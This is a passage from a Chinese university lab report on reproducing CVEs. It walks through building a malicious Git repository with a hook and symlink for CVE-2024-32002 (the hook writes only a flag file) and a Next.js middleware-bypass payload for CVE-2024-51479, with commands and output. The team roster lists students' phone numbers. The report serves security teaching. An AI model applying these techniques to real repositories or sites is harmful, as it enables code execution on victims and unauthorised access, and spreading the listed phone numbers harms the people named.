

南开大学

实习实训漏洞复现报告



2025 年 7 月 23 日

目录

1 漏洞复现结论 (15 分)	4
1.1 风险等级分布	4
2 工作计划 (25 分)	4
2.1 工作人员	4
2.2 漏洞对象	5
2.3 漏洞复现阶段	5
2.4 风险等级	5
3 漏洞复现过程 (35 分)	6
3.1 CVE-2024-32002 漏洞复现过程	6
3.1.1 风险管理及规避	6
3.1.2 测试方法	6
3.1.3 测试中所用的工具	13
3.2 CVE-2024-51479 漏洞复现过程	13
3.2.1 风险管理及规避	13
3.2.2 测试方法	14
3.2.3 测试中所用的工具	19
3.3 CVE-2023-7107 复现过程	20
3.3.1 风险管理及规避	20
3.3.2 测试方法	20
3.3.3 测试中所用的工具	29
3.4 CVE-2024-20931 漏洞复现过程	29
3.4.1 风险管理及规避	29
3.4.2 测试方法	29
3.4.3 测试中所用的工具	44
3.5 CVE-2023-7130 复现过程	45
3.5.1 风险管理及规避	45
3.5.2 测试方法	45
3.5.3 测试中所用的工具	50
3.6 CVE-2025-30208 复现过程	50
3.6.1 风险管理及规避	50
3.6.2 测试方法	51
3.6.3 测试中所用的工具	57

4	漏洞复现结果 (25 分)	57
4.1	CVE-2024-32002 漏洞复现结果	57
4.1.1	POC 插件编写 (Payload)	57
4.1.2	漏洞信息	60
4.2	CVE-2024-51479 (Next.js 权限绕过) 漏洞复现结果	62
4.2.1	POC 插件编写 (Payload)	62
4.2.2	漏洞信息	66
4.3	CVE-2023-7107 复现结果	67
4.3.1	POC 插件编写 (payload)	67
4.3.2	漏洞信息	70
4.4	CVE-2024-20931 漏洞复现结果	72
4.4.1	POC 插件编写 (payload)	72
4.4.2	漏洞信息	74
4.5	CVE-2023-7130 复现结果	76
4.5.1	POC 插件编写 (payload)	76
4.5.2	漏洞信息	78
4.6	CVE-2025-30208 复现结果	79
4.6.1	POC 插件编写 (payload)	79
4.6.2	漏洞信息	86

1 漏洞复现结论（15 分）

我们 11 组的安全人员采用科学的漏洞复现步骤于 2025 年 7 月 14 日至 2025 年 7 月 25 日对 CVE-2024-32002, CVE-2024-51479, CVE-2023-7130, CVE-2023-7107, CVE-2024-20931, CVE-2025-30208 进行了全面深入的漏洞复现。

本次共发现漏洞6个，其高危漏洞6个，中危漏洞0个，低危漏洞 0 个。

序号	漏洞名称	风险值
1	Next.js 权限绕过 (CVE-2024-51479)	高危 (CVSS 7.5)
2	Git clone 远程代码执行漏洞 (CVE-2024-32002)	高危 (CVSS 7.5)
3	Oracle WebLogic Server JNDI 注入漏洞 (CVE-2024-20931)	高危 (CVSS 7.5)
4	Vite 开发服务器任意文件读取 (CVE-2025-30208)	高危 (CVSS 7.5)
5	页面设置了 cookie 验证的 sql 注入 (CVE-2023-7107)	高危 (CVSS 9.8)
6	CollegeNotesGallery2.0 中的 SQL 注入漏洞 (CVE-2023-7130)	高危 (CVSS 8.8)

1.1 风险等级分布

本次评估漏洞的详细风险等级分布如下：

- 高危漏洞：6个 (100%)
- 中危漏洞：0个 (0%)
- 低危漏洞：0个 (0%)

2 工作计划（25 分）

2.1 工作人员

序号	职务	姓名	联系方式
1	组长	宋昊谦	16629057198
2	组员	朱子昂	18920310856
3	组员	马彗昊怡	13902090699
4	组员	郭佳成	15270912324
5	组员	何叶	18117811480

2.2 漏洞对象

2.3 漏洞复现阶段

表 1: 漏洞复现工作流程

项目阶段	工作内容
1	本地环境搭建 (docker/docker-compose/dockerfile)
2	本地漏洞复现
3	漏洞利用 (可能涉及到要反弹 shell: webshell、或 ncshell; 最后要求能写入 flag 作为验证结果)
4	漏洞修复方案
5	输出报告

2.4 风险等级

表 2: 漏洞风险等级描述

编号	风险等级	风险描述
1	高危	CVE-2024-32002: 能够导致远程代码执行 (RCE)、获取服务器最高权限、窃取核心敏感数据等。该漏洞 (CVE-2024-32002) 允许攻击者在用户克隆恶意仓库时执行任意系统命令, 属于高危风险。
2	高危	CVE-2025-30208 漏洞复现存在系统数据泄露、权限提升风险。若环境未隔离, 可能导致敏感文件 (如 /etc/passwd) 被读取, 测试命令执行失控或引发拒绝服务攻击。
3	高危	CVE-2024-20931: 允许未认证的远程攻击者通过 T3/IIOP 协议执行 JNDI 注入, 可能导致远程代码执行。
4	高危	CVE-2024-51479: 可能导致核心或非核心的敏感信息泄露、后台功能未授权访问等, 该漏洞 (CVE-2024-51479) 允许攻击者通过构造特殊的 URL 参数 (?__nextLocale=...), 绕过基于中间件的身份验证, 从而访问本应受保护的后台页面。如果页面采用服务端渲染 (SSR) 模式并包含敏感数据, 将导致严重的信息泄露。

下页待续...

表 2: (续) 漏洞风险等级描述

编号	风险等级	风险描述
5	高危	CVE-2023-7107: 该漏洞为”E-Commerce Website 1.0”项目中的一个典型 SQL 注入问题。由于 user_signup.php 和 product_details.php 等文件未对用户输入的参数（如 firstname, email, prod_id）进行充分的过滤或参数化处理，攻击者可构造恶意的 SQL 查询语句。成功利用该漏洞可能导致数据库中的敏感信息（如用户信息、订单数据）被窃取、篡改，甚至可能获得服务器的控制权。
6	高危	CVE-2023-7130: 该漏洞是存在于”College Notes Gallery 2.0”应用中的 SQL 注入漏洞。其 login.php 脚本未能正确清理和验证 user 参数，允许未经身份验证的远程攻击者注入恶意的 SQL 命令。攻击者可利用此漏洞绕过登录认证机制，非法访问系统，并可能进一步查询、窃取或操纵后台数据库中的所有敏感数据。

3 漏洞复现过程（35 分）

3.1 CVE-2024-32002 漏洞复现过程

3.1.1 风险管理及规避

为确保本次漏洞复现过程的安全、可控且不影响任何生产系统，我们制定并执行了以下风险管理措施：

- **环境隔离**：所有复现步骤均在 Docker 容器和本地虚拟机中完成，与主机操作系统及外部网络完全隔离，杜绝了对真实环境造成意外影响的风险。
- **数据安全**：测试过程中未使用任何真实或敏感数据。所有创建的仓库、脚本和标志文件（Flag）均为本次实验临时生成。
- **权限控制**：在容器内和本地的所有操作均使用标准用户权限，仅在需要时根据指引操作，严格控制了权限范围。
- **过程追溯**：详细记录了每一个操作命令和执行结果，确保整个复现过程清晰、可复盘、可追溯。

3.1.2 测试方法

本次复现采用**人工渗透测试方法**，并结合**对照实验**进行验证。核心思路是利用不同操作系统文件系统对大小写的敏感度差异，构造一个在特定环境下能够触发路径混淆的

恶意 Git 仓库。

整个测试过程遵循以下标准流程：

1. **恶意仓库构造**：在隔离的、大小写敏感的 Docker (Linux) 环境原生文件系统中，构造一个包含特定子模块和符号链接的恶意仓库。
2. **反向验证 (失败场景)**：在同一 Linux 环境下尝试克隆此仓库，证明在大小写敏感的系统中，漏洞无法被触发。
3. **打包与传输**：将构造好的恶意仓库打包，并从容器中复制到 Windows 主机。
4. **正向复现 (成功场景)**：在大小写不敏感的 Windows 环境下解压并克隆该仓库，通过检查预设的标志文件 (Flag) 是否被创建，验证漏洞的成功复现。

详细复现步骤：

初始 Windows 主机环境准备 在进行复现前，首先在 Windows 虚拟机上准备一个干净的、隔离的工作目录，以避免旧文件干扰。

Listing 1: Windows PowerShell 环境准备

```
1 # 切换到 E 盘并强制删除旧文件夹
2 cd E:\
3 rm -Force cve-poc -Recurse -ErrorAction SilentlyContinue
4
5 # 创建全新的工作区
6 mkdir cve-poc
7 cd E:\cve-poc
8 mkdir victim-clone-area
```

在 Docker 中构造恶意仓库 此阶段必须在 Docker 容器原生的文件系统 (/tmp) 中进行，以规避 Windows 主机“大小写不敏感”的文件系统特性所带来的限制。

1. 复现环境构建 (Docker) 为了成功构造出利用路径混淆的恶意仓库，必须在一个大小写敏感的文件系统 (Linux) 中进行操作。同时，为了确保使用的 Git 版本存在目标漏洞 (CVE-2024-32002)，我们采用 Docker 来构建一个标准、隔离且可复现的实验环境。

该环境基于 Ubuntu 22.04，并通过源码编译的方式安装了存在漏洞的 Git 2.39.1 版本。以下是用于构建此环境的 Dockerfile。

Listing 2: 用于构建复现环境的 Dockerfile

```
1 # 使用官方 Ubuntu 22.04 作为基础镜像
2 FROM ubuntu:22.04
3
4 # 设置环境变量，避免交互式安装提示
5 ENV DEBIAN_FRONTEND=noninteractive
6
7 # 安装编译 Git 所需的依赖包
8 RUN apt-get update && apt-get install -y \
9     build-essential \
10     libz-dev \
11     libssl-dev \
12     libcurl4-gnutls-dev \
13     libexpat1-dev \
14     gettext \
15     wget \
16     ca-certificates \
17     --no-install-recommends
18
19 # 下载指定版本的 Git 源码
20 RUN wget https://mirrors.edge.kernel.org/pub/software/scm/git/git-2.39.1.tar.gz -O /tmp/git.tar.gz
21
22 # 解压、编译并安装 Git
23 RUN tar -zxvf /tmp/git.tar.gz -C /tmp && \
24     cd /tmp/git-2.39.1 && \
25     ./configure --prefix=/usr && \
26     make && \
27     make install
28
29 # 清理临时文件
30 RUN rm -rf /tmp/*
31
32 # 设置容器启动时的默认命令为 bash
33 CMD ["/bin/bash"]
```

镜像构建命令：

Listing 3: 构建 Docker 镜像

```
1 # 在 Dockerfile 所在目录执行
```

```
2 docker build -t cve-2024-32002-lab:latest .
```

通过以上步骤，我们获得了一个名为 `cve-2024-32002-lab:latest` 的 Docker 镜像，它为后续的漏洞复现提供了稳定、可靠的基础环境。

Listing 4: 启动 Docker 容器并进行基础配置

2. 启动 Docker 并配置 Git

```
1 # 启动容器并将Windows目录挂载到容器的/exploit路径
2 docker run -it --rm -v E:\cve-poc:/exploit cve-2024-32002-lab:latest
   bash
3
4 # 进入容器后配置 Git
5 git config --global user.name "Test-Attacker"
6 git config --global user.email "attacker@exploit.com"
7 git config --global protocol.file.allow always
8 git config --global core.symlinks true
```

Listing 5: 在容器原生文件系统中创建恶意仓库

3. 在 /tmp 中创建仓库

```
1 # 1. 在 /tmp 中创建构建目录
2 mkdir -p /tmp/build_area
3 cd /tmp/build_area
4
5 # 2. 创建钩子仓库
6 git init --bare my-hook-repo.git
7 git clone my-hook-repo.git my-hook-repo
8 cd my-hook-repo
9 mkdir -p hooks
10 cat << EOF > hooks/post-checkout
11 #!/bin/bash
12 # 使用三级相对路径将 Flag 创建在主仓库根目录
13 echo "Windows Flag Triggered! CVE-2024-32002 Success!" > ../../../../
   windows_flag.txt
14 # Linux Payload
15 echo "Linux Flag Triggered!" > /tmp/linux_flag.txt
16 EOF
17 chmod +x hooks/post-checkout
18 git add .
19 git commit -m "Add malicious hook"
20 git push
```

```

21 cd ..
22
23 # 3. 创建“诱饵”仓库
24 git init my-lure-repo
25 cd my-lure-repo
26 git submodule add ../my-hook-repo.git A/modules/x
27 ln -s .git a
28 git add .
29 git commit -m "Add submodule and symlink"

```

```

root@1c32b4fb0745:/tmp/build_area# cd my-lure-repo
root@1c32b4fb0745:/tmp/build_area/my-lure-repo# git submodule add ../my-hook-repo.git A/modules/x
Cloning into '/tmp/build_area/my-lure-repo/A/modules/x'...
done.
root@1c32b4fb0745:/tmp/build_area/my-lure-repo# ln -s .git a
root@1c32b4fb0745:/tmp/build_area/my-lure-repo# git add .
root@1c32b4fb0745:/tmp/build_area/my-lure-repo# git commit -m "Add submodule and symlink"
[master (root-commit) 2e60b8e] Add submodule and symlink
3 files changed, 5 insertions(+)
create mode 100644 .gitmodules
create mode 160000 A/modules/x
create mode 120000 a
root@1c32b4fb0745:/tmp/build_area/my-lure-repo# ls -la
total 20
drwxr-xr-x 4 root root 4096 Jul 22 07:38 .
drwxr-xr-x 5 root root 4096 Jul 22 07:37 ..
drwxr-xr-x 9 root root 4096 Jul 22 07:38 .git
-rw-r--r-- 1 root root 73 Jul 22 07:38 .gitmodules
drwxr-xr-x 3 root root 4096 Jul 22 07:38 A
lrwxrwxrwx 1 root root 4 Jul 22 07:38 a -> .git

```

图 1: 在容器 /tmp 目录下成功构造的诱饵仓库结构

在 Linux 环境下进行反向验证（对照实验） 此步骤用于证明在大小写敏感的 Linux 系统上，该漏洞无法被触发，从而验证文件系统的特性是漏洞利用的关键。

Listing 6: 在 Linux 环境中模拟克隆并验证失败

```

1 # 创建一个独立的目录，模拟 Linux 受害者
2 mkdir /tmp/linux_victim_area
3 cd /tmp/linux_victim_area
4
5 # 克隆恶意仓库
6 git clone --recursive /tmp/build_area/my-lure-repo
7
8 # 验证钩子未运行（此命令会报错）
9 cat /tmp/linux_flag.txt

```

```
root@1c32b4fb0745:/tmp/build_area/my-lure-repo# mkdir /tmp/linux_victim_area
root@1c32b4fb0745:/tmp/build_area/my-lure-repo# cd /tmp/linux_victim_area
root@1c32b4fb0745:/tmp/linux_victim_area# git clone --recursive /tmp/build_area/my-lure-repo
Cloning into 'my-lure-repo'...
done.
Submodule 'A/modules/x' (/tmp/build_area/my-hook-repo.git) registered for path 'A/modules/x'
Cloning into '/tmp/linux_victim_area/my-lure-repo/A/modules/x'...
done.
Submodule path 'A/modules/x': checked out 'bcc361c49ccb4ff0e1508348bf396578b75c6742'
root@1c32b4fb0745:/tmp/linux_victim_area# cat /tmp/linux_flag.txt
cat: /tmp/linux_flag.txt: No such file or directory
```

图 2: 失败, 找不到文件

结论: 如预期, cat 命令将会报错 No such file or directory, 证明在大小写敏感的系统上, 钩子脚本并未被执行。

在 Windows 上触发漏洞并成功复现

1. **打包并移出仓库** 将制作好的恶意仓库从容器中打包并转移到 Windows 主机。

Listing 7: 打包并移动仓库至挂载目录

```
1 # === 在 Docker 容器内部执行 ===
2 cd /tmp/build_area
3 tar -cvf poc_repos.tar my-lure-repo my-hook-repo.git
4 mv poc_repos.tar /exploit/
5 exit
```

2. 在 Windows 上执行克隆

Listing 8: 在 Windows PowerShell 中解压并克隆

```
1 # === 在 Windows PowerShell 中执行 ===
2 cd E:\cve-poc
3 tar -xf poc_repos.tar
4 cd victim-clone-area
5 git clone --recursive ..\my-lure-repo
```

观察: git clone 命令的输出中包含了关于路径冲突的关键警告 (warning: the following paths have collided...), 这是漏洞被利用的明确迹象。

```
(base) PS C:\Users\HP> cd E:\cve-poc
(base) PS E:\cve-poc> tar -xf poc_repos.tar
(base) PS E:\cve-poc> cd victim-clone-area
(base) PS E:\cve-poc\victim-clone-area> git clone --recursive ../my-lure-repo
Cloning into 'my-lure-repo'...
done.
warning: the following paths have collided (e.g. case-sensitive paths
on a case-insensitive filesystem) and only one from the same
colliding group is in the working tree:
  'a'
Submodule 'A/modules/x' (E:/cve-poc/victim-clone-area/./my-lure-repo.git) registered f
or path 'A/modules/x'
Cloning into 'E:/cve-poc/victim-clone-area/my-lure-repo/A/modules/x'...
done.
Submodule path 'A/modules/x': checked out '84d7dbf5b43aaca02575109b14081090879bde38'
```

图 3: git clone 命令的输出中包含了关于路径冲突的关键警告

3. 最终验证

Listing 9: 验证 Flag 文件是否成功创建

```
1 # === 在 Windows PowerShell 中执行 ===
2 # 进入新克隆的仓库目录
3 cd my-lure-repo
4
5 # 列出目录内容
6 ls
```

```
(base) PS E:\cve-poc\victim-clone-area\my-lure-repo> ls

目录: E:\cve-poc\victim-clone-area\my-lure-repo

Mode                LastWriteTime         Length Name
----                -
d-----l          2025/7/22    15:51             a
-a-----          2025/7/22    15:51             76 .gitmodules
-a-----          2025/7/22    15:53             47 windows_flag.txt
```

图 4: ls 命令的执行结果，显示 windows_flag.txt 已成功创建

成功标志：在文件列表中可以清楚地看到 windows_flag.txt 文件。读取其内容进行最终确认。

Listing 10: 读取 Flag 文件内容

```
1 cat windows_flag.txt
```



```
(base) PS E:\cve-poc\victim-clone-area\my-lure-repo> ls

目录: E:\cve-poc\victim-clone-area\my-lure-repo

Mode                LastWriteTime         Length Name
----                -
d-----l          2025/7/22    15:51             a
-a-----          2025/7/22    15:51            76 .gitmodules
-a-----          2025/7/22    15:53            47 windows_flag.txt

(base) PS E:\cve-poc\victim-clone-area\my-lure-repo> cat windows_flag.txt
Windows Flag Triggered! CVE-2024-32002 Success!
```

图 5: 成功打印出 Windows Flag Triggered! CVE-2024-32002 Success!

最终结果: 屏幕上成功打印出 Windows Flag Triggered! CVE-2024-32002 Success!, 标志着本次漏洞复现圆满成功。

可能出现的问题 如果不能自动生成文件, 则可以手动执行, 可能的原因是 Git 的自动执行机制被阻止, 打开终端输入

```
1 & "<bash.exe 路径>" hooks/post-checkout
```

即可手动创建, 在克隆时请确认自己的 Git 版本正确, 还有一种快速触发漏洞的方法, 通过克隆已有的 POC 即可执行, 这里举出一个例子, 克隆这个仓库后会自动弹出计算器

```
1 git clone --recursive git@github.com:amalmurali47/git_rce.git
```

```
(base) PS E:\cve-poc> git clone --recursive git@github.com:amalmurali47/git_rce.git
Cloning into 'git_rce'...
remote: Enumerating objects: 35, done.
remote: Counting objects: 100% (2/2), done.
remote: Compressing objects: 100% (2/2), done.
remote: Total 35 (delta 0), reused 0 (delta 0), pack-reused 33 (from 1)
Receiving objects: 100% (35/35), 5.53 MiB | 2.76 MiB/s, done.
Resolving deltas: 100% (12/12), done.
warning: the following paths have collided (e.g. case-sensitive paths
on a case-insensitive filesystem) and only one from the same
colliding group is in the working tree:
  'a'
Submodule 'x/y' (git@github.com:amalmurali47/hook.git) registered for path 'A/modules/x'
Cloning into 'E:\cve-poc\git_rce\A\modules\x'...
remote: Enumerating objects: 8, done.
remote: Counting objects: 100% (1/1), done.
remote: Total 8 (delta 0), reused 0 (delta 0), pack-reused 7 (from 1)
Receiving objects: 100% (8/8), done.
E:\cve-poc\git_rce\A\modules\x\hooks\post-checkout: line 4: open: command not found
fatal: Unable to checkout '270dacf296edbc2f47ac673e296f80446a1f3764' in submodule path 'A/modules/x'
(base) PS E:\cve-poc>
```

图 6: 现成的 POC 验证

3.1.3 测试中所用的工具

3.2 CVE-2024-51479 漏洞复现过程

3.2.1 风险管理及规避

为确保本次漏洞复现过程的安全、可控, 我们制定并执行了以下风险管理措施:

表 3: CVE-2024-32002 复现所用工具及环境详情

工具名称	版本/信息	用途
主机操作系统	Windows 11	提供大小写不敏感的文件系统环境，作为漏洞触发的目标平台。
虚拟化工具	Docker Desktop	提供隔离的大小写敏感 Linux 容器环境，用于规避主机文件系统限制，构造恶意仓库。
复现用镜像	cve-2024-32002-lab:latest	包含 Ubuntu 和存在漏洞的 Git 版本 (2.39.1) 的自定义镜像。
版本控制系统	Git for Windows / Git (容器内)	存在漏洞的目标软件，分别用于触发漏洞和构造恶意仓库。
命令行工具	Windows PowerShell / Bash	执行所有操作命令，完成环境配置和漏洞复现。
自定义 PoC	my-hook-repo, my-lure-repo	本次复现中根据漏洞原理手动构造的恶意 Git 仓库。

- **环境隔离**：所有复现步骤均在 Docker 容器中完成，与主机操作系统及外部网络完全隔离，杜绝了对真实环境造成意外影响的风险。
- **数据安全**：测试过程中未使用任何真实或敏感数据。所有创建的应用代码和“敏感信息”均为本次实验临时生成。
- **过程追溯**：详细记录了每一个操作命令和执行结果，确保整个复现过程清晰、可复盘、可追溯。

3.2.2 测试方法

本次复现采用**人工渗透测试方法**，并结合**对照实验**进行验证。核心思路是根据漏洞原理，手动构建一个包含权限绕过漏洞（CVE-2024-51479）的最小化 Next.js 应用，并将其容器化，最终通过发送特定的 HTTP 请求来触发并验证该漏洞。

整个测试过程遵循以下标准流程：

1. **编写漏洞应用**：编写一个使用中间件（Middleware）进行路径鉴权的、存在漏洞的 Next.js 应用。

2. **环境容器化**: 使用 Dockerfile 将该漏洞应用打包成一个独立的、可移植的 Docker 镜像。
3. **部署靶场**: 运行该 Docker 镜像, 启动一个包含漏洞的 Web 服务作为我们的靶场。
4. **对照测试与漏洞利用**: 首先尝试正常访问受保护页面以验证拦截有效 (对照实验), 然后构造并发送恶意请求 (?__nextLocale=...) 以绕过拦截, 最终验证漏洞复现成功。

构建漏洞环境

1. **准备项目文件** 在 Windows 主机上创建一个名为 nextjs-cve-lab 的工作目录, 并在其中创建 pages 子目录。

Listing 11: 创建项目目录结构

```
1 mkdir nextjs-cve-lab
2 cd nextjs-cve-lab
3 mkdir pages
```

2. **创建漏洞应用核心文件** 我们创建三个文件来定义我们的漏洞应用: package.json 用于指定存在漏洞的 Next.js 版本; middleware.js 用于模拟路径权限校验; pages/admin.js 作为受保护的后台页面。

Listing 12: package.json - 指定 Next.js v14.2.0

```
1 {
2   "name": "cve-2024-51479-poc",
3   "version": "1.0.0",
4   "private": true,
5   "scripts": {
6     "dev": "next dev",
7     "build": "next build",
8     "start": "next start"
9   },
10  "dependencies": {
11    "next": "14.2.0",
12    "react": "^18",
13    "react-dom": "^18"
14  }
15 }
```

Listing 13: middleware.js - 拦截对/admin 的访问

```

1 import { NextResponse } from 'next/server';
2
3 export function middleware(request) {
4   // 检查是否正在访问后台管理页面
5   if (request.nextUrl.pathname.startsWith('/admin')) {
6     console.log('Middleware triggered for /admin, redirecting to /
7       login');
8     // 如果是, 则重定向到登录页面
9     return NextResponse.redirect(new URL('/login', request.url));
10   }
11   // 其他请求则正常放行
12   return NextResponse.next();
13 }

```

Listing 14: pages/admin.js - 受保护的后台页面

```

1 // pages/admin.js
2 function AdminPage({ data }) {
3   return (
4     <div>
5       <h1>Admin Dashboard</h1>
6       <p>This page should be protected by middleware.</p>
7       <h2>Sensitive Information:</h2>
8       <p>{data}</p>
9     </div>
10   );
11 }
12
13 // 使用 SSR 模式, 确保数据在服务端渲染
14 export async function getServerSideProps() {
15   const sensitiveData = "SECRET_API_KEY_12345_XYZ";
16   return { props: { data: sensitiveData } };
17 }
18
19 export default AdminPage;

```

3. 创建 Dockerfile Listing 15: 用于容器化 Next.js 应用的 Dockerfile

```

1 # 使用官方的 Node.js 镜像

```

```
2 FROM node:18-slim
3
4 # 设置工作目录
5 WORKDIR /app
6
7 # 复制 package.json 文件并安装依赖
8 COPY package.json ./
9 RUN npm install
10
11 # 复制应用的其他代码
12 COPY . .
13
14 # 暴露 Next.js 的默认端口
15 EXPOSE 3000
16
17 # 设置容器启动时执行的命令
18 CMD ["npm", "run", "dev"]
```

Listing 16: 构建并运行 Docker 容器

4. 构建并运行 Docker 容器

```
1 # 构建镜像
2 docker build -t nextjs-cve-lab .
3
4 # 以后台模式运行容器
5 docker run -d -p 3000:3000 --name nextjs-cve nextjs-cve-lab
```

对照实验（正常访问被拦截） 我们首先尝试正常访问后台页面，以验证我们设置的中间件拦截是有效的。

Listing 17: 尝试正常访问后台页面

```
1 curl http://localhost:3000/admin
```

结果：访问被拦截并重定向到 /login，最终因为页面不存在而返回 404 错误。这符合预期。从您提供的服务器日志中可以看到相应的记录：

Listing 18: 服务器日志 - 正常访问被拦截

```
1 Middleware triggered for /admin, redirecting to /login
2 GET /login 404 in 891ms
```

```
(base) PS C:\Users\HP> curl http://localhost:3000/admin
curl : 404This page could not be found.
所在位置 行:1 字符: 1
+ curl http://localhost:3000/admin
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebExce
ption
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
```

图 7: 访问失败

漏洞复现（绕过拦截） 现在，我们使用漏洞 Payload `?__nextLocale=anything` 来构造恶意请求。

Listing 19: 使用 Payload 绕过访问控制

```
1 curl http://localhost:3000/admin?__nextLocale=anything
```

最终验证 成功标志：执行攻击命令后，成功获取到了后台页面的完整 HTML 内容。您提供的 curl 输出信息（StatusCode: 200, StatusDescription: OK）证明了这一点。

```
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
(base) PS C:\Users\HP> curl http://localhost:3000/admin?__nextLocale=anything

StatusCode      : 200
StatusDescription : OK
Content         : <!DOCTYPE html><html lang="anything"><head><style data-next-hide-fouc="true">body{display:none}</st
yle><noscript data-next-hide-fouc="true"><style>body{display:block}</style></noscript><meta charSet
="..."
RawContent      : HTTP/1.1 200 OK
                  Vary: Accept-Encoding
                  Connection: keep-alive
                  Keep-Alive: timeout=5
                  Content-Length: 1389
                  Cache-Control: no-store, must-revalidate
                  Content-Type: text/html; charset=utf-8
                  Date: Wed...
Forms           : {}
Headers         : {[Vary, Accept-Encoding], [Connection, keep-alive], [Keep-Alive, timeout=5], [Content-Length, 1389]
                  ...}
Images          : {}
InputFields     : {}
Links           : {}
ParsedHtml      : mshtml.HTMLDocumentClass
RawContentLength : 1389
```

图 8: 利用漏洞成功获取后台页面内容

同时，服务器端的日志也记录了这次成功的访问，状态码为 200，证明中间件的重定向逻辑被完全绕过。

```
view build details: docker-desktop://dashboard/build/desktop-linux/desktop-linux/sf8lnd3lep8mpmldsf41gtdpp
(base) PS E:\nextjs-cve-lab> docker run -p 3000:3000 --name nextjs-cve nextjs-cve-lab
> cve-2024-51479-poc@1.0.0 dev
> next dev

  ▲ Next.js 14.2.0
  - Local:      http://localhost:3000

/ Starting...
Attention: Next.js now collects completely anonymous telemetry regarding usage.
This information is used to shape Next.js' roadmap and prioritize features.
You can learn more, including how to opt-out if you'd not like to participate in this anonymous program, by visiting the
following URL:
https://nextjs.org/telemetry


/ Ready in 1696ms
/ Compiled /middleware in 378ms (71 modules)
Middleware triggered for /admin, redirecting to /login
o Compiling /_error ...
/ Compiled /_error in 827ms (250 modules)
GET /login 404 in 891ms
GET /login 404 in 884ms
/ Compiled /admin in 128ms (250 modules)
GET /admin?__nextLocale=anything 200 in 164ms
GET /admin?__nextLocale=anything 200 in 157ms
```

图 9: 服务器端的日志记录

Listing 20: 服务器日志 - 漏洞利用成功

```
1 GET /admin?__nextLocale=anything 200 in 164ms
```

最终结果：通过解析返回的 HTML 内容，可以看到其中包含了我们预设的敏感信息 SECRET_API_KEY_12345_XYZ，标志着本次漏洞复现圆满成功。



```
(base) PS C:\Users\HP> (curl http://localhost:3000/admin?__nextLocale=anything) Content
<!DOCTYPE html><html lang="anything"><head><style data-next-hide-fouc="true">body{display:none}</style><noscript data-ne
xt-hide-fouc="true"><style>body{display:block}</style></noscript><meta charset="utf-8"><meta name="viewport" content="w
idth=device-width"><meta name="next-head-count" content="2"/><noscript data-n-css=""></noscript><script defer="" nomodu
le="" src="/_next/static/chunks/polyfills.js"></script><script src="/_next/static/chunks/webpack.js" defer=""></script><
script src="/_next/static/chunks/main.js" defer=""></script><script src="/_next/static/chunks/pages/_app.js" defer=""></
script><script src="/_next/static/chunks/pages/admin.js" defer=""></script><script src="/_next/static/development/_build
Manifest.js" defer=""></script><script src="/_next/static/development/_ssgManifest.js" defer=""></script><noscript id="_
next_css_DO_NOT_USE_"></noscript></head><body><div id="__next"><div><h1>Admin Dashboard</h1><p>This page should be pr
otected by middleware.</p><h2>Sensitive Information:</h2><p>SECRET_API_KEY_12345_XYZ</p></div></div><script src="/_next/
static/chunks/react-refresh.js"></script><script id="__NEXT_DATA__" type="application/json">{"props":{"pageProps":{"data
":{"SECRET_API_KEY_12345_XYZ"},"_N_SSP":true},"page":"/admin","query":{"pageProps":{"data
":true,"locale":"anything","scriptLoader":[]}}</script></body></html>
```

图 10: HTML 内容

3.2.3 测试中所用的工具

表 4: CVE-2024-51479 复现所用工具及环境详情

工具名称	版本/信息	用途
主机操作系统	Windows 11	提供 Docker 运行环境，并作为攻击机发送 HTTP 请求。
虚拟化工具	Docker Desktop	提供隔离的 Linux 容器环境，用于构建和运行存在漏洞的 Next.js 应用。
基础镜像	node:18-slim	提供了运行 Next.js 应用所需的 Node.js 环境。
Web 框架	Next.js v14.2.0	存在 CVE-2024-51479 权限绕过漏洞的目标软件。
命令行工具	Windows PowerShell (curl) / Bash	执行 Docker 命令和发送恶意 HTTP 请求以触发漏洞。
自定义 PoC	nextjs-cve-lab 项目	本次复现中根据漏洞原理手动编写的、包含漏洞的最小化 Next.js 应用。

3.3 CVE-2023-7107 复现过程

3.3.1 风险管理及规避

为保障测试过程的安全性和可控性，本次 CVE-2023-7107 SQL 注入漏洞测试采取了以下措施：

测试环境采用 Docker 容器进行完全隔离，确保测试操作不对生产系统造成任何影响；所有测试操作均在本地网络中完成，不涉及任何真实用户数据或敏感信息；同时，严格限定测试权限，仅在授权环境和授权账户下执行操作，并对每一个测试步骤进行详细记录，确保过程具备完整的可追溯性。


在 CVE-2023-7107 漏洞复现实验中，测试人员严格遵循漏洞复现安全规范。实验开始前，已使用 Docker 容器部署搭载 code-projects E-Commerce Website 1.0 的专用测试环境，禁用公网访问，并设定低权限测试用户，防止越权行为。整个复现过程中，仅使用授权测试工具对可疑输入参数进行测试，禁止执行任何破坏性操作，如写入数据库、删除数据或远程命令执行。

